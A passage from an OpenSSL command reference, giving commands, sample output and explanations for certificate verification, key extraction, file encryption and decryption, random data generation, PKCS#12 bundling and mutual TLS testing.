* **BEGIN/END CERTIFICATE**: Full PEM-encoded certificate data
* **Chain validation**: Each certificate should be signed by the next in chain
* **Root CA**: Final certificate in chain (self-signed)
* **Intermediate CAs**: Certificates between server cert and root
* **Trust verification**: Client validates each certificate in the chain

**Use Case:** Examine complete certificate chain for validation issues.

##### Verify certificate against CA

openssl verify -CAfile ca-bundle.crt certificate.crt

**Sample Output:**

certificate.crt: OK

**Output Explanation:**

* **-CAfile**: Specifies trusted CA certificate bundle file
* **certificate.crt**: Certificate file to verify
* **OK**: Certificate verification successful
* **ca-bundle.crt**: File containing trusted root and intermediate CAs
* **Chain verification**: Checks complete certificate chain to trusted root
* **Signature validation**: Verifies certificate signatures are valid
* **Expiration check**: Ensures certificate is within validity period
* **Revocation**: Does not check CRL/OCSP unless specified
* **Error output**: Failed verification shows specific failure reasons
* **Exit code**: Returns 0 for success, non-zero for failure

**Use Case:** Validate certificate against trusted CA bundle.

##### Extract public key from certificate

openssl x509 -pubkey -noout -in certificate.crt

**Use Case:** Get public key for verification or encryption.

##### Generate Diffie-Hellman parameters

openssl dhparam -out dhparam.pem 2048

**Use Case:** Create DH parameters for perfect forward secrecy.

##### Encrypt file with password

openssl enc -aes-256-cbc -salt -in file.txt -out file.enc

**Sample Output:**

enter aes-256-cbc encryption password:

Verifying - enter aes-256-cbc encryption password:

**Output Explanation:**

* **enc**: OpenSSL encryption/decryption command
* **-aes-256-cbc**: AES encryption with 256-bit key in CBC mode
* **-salt**: Adds random salt to strengthen password-based encryption
* **-in file.txt**: Input file to encrypt
* **-out file.enc**: Encrypted output file
* **Password prompts**: Asks for password twice for verification
* **No visible output**: Successful encryption completes silently
* **Binary output**: file.enc contains encrypted binary data
* **CBC mode**: Cipher Block Chaining mode for block encryption
* **Salt protection**: Prevents rainbow table attacks on passwords

**Use Case:** Secure file encryption with password protection.

##### Decrypt encrypted file

openssl enc -aes-256-cbc -d -in file.enc -out file.txt

**Sample Output:**

enter aes-256-cbc decryption password:

**Output Explanation:**

* **-d flag**: Decrypt mode (instead of default encrypt)
* **Same algorithm**: Must use same encryption algorithm (aes-256-cbc)
* **-in file.enc**: Encrypted input file
* **-out file.txt**: Decrypted output file (original content restored)
* **Password prompt**: Must enter same password used for encryption
* **Silent success**: Successful decryption completes without output
* **Wrong password**: Incorrect password produces "bad decrypt" error
* **Algorithm match**: Encryption and decryption algorithms must match
* **Salt automatic**: Salt is stored in encrypted file and used automatically

**Use Case:** Decrypt previously encrypted files.

##### Generate random data

openssl rand -hex 32

**Sample Output:**

a3f5d8e9c2b7f4a6e1d3c8b5f2a9e6c4d7b0a3f5d8e9c2b7f4a6e1d3c8b5f2a9

**Output Explanation:**

* **rand**: OpenSSL random number generator
* **-hex**: Output in hexadecimal format (human-readable)
* **32**: Generate 32 bytes (256 bits) of random data
* **256-bit output**: 64 hexadecimal characters (2 chars per byte)
* **Cryptographically secure**: Uses strong random number generator
* **Other formats**: Use -base64 for Base64 output, no flag for binary
* **Common uses**: API keys, session tokens, encryption keys
* **Entropy source**: Uses system entropy for randomness
* **Different sizes**: Use any number for different byte counts

**Use Case:** Create random passwords or cryptographic keys.

##### Test cipher performance

openssl speed aes-256-cbc

**Use Case:** Benchmark encryption performance on system.

##### Create PKCS#12 bundle

openssl pkcs12 -export -out certificate.p12 -inkey private.key -in certificate.crt

**Use Case:** Package certificate and key for Windows/Java applications.

##### Check private key

openssl rsa -in private.key -check

**Use Case:** Validate private key integrity and format.

##### Get certificate fingerprint

openssl x509 -noout -fingerprint -sha256 -inform pem -in certificate.crt

**Use Case:** Generate certificate fingerprint for verification.

##### Connect with client certificate

openssl s\_client -connect server:443 -cert client.crt -key client.key

**Use Case:** Test mutual TLS authentication with client certificates.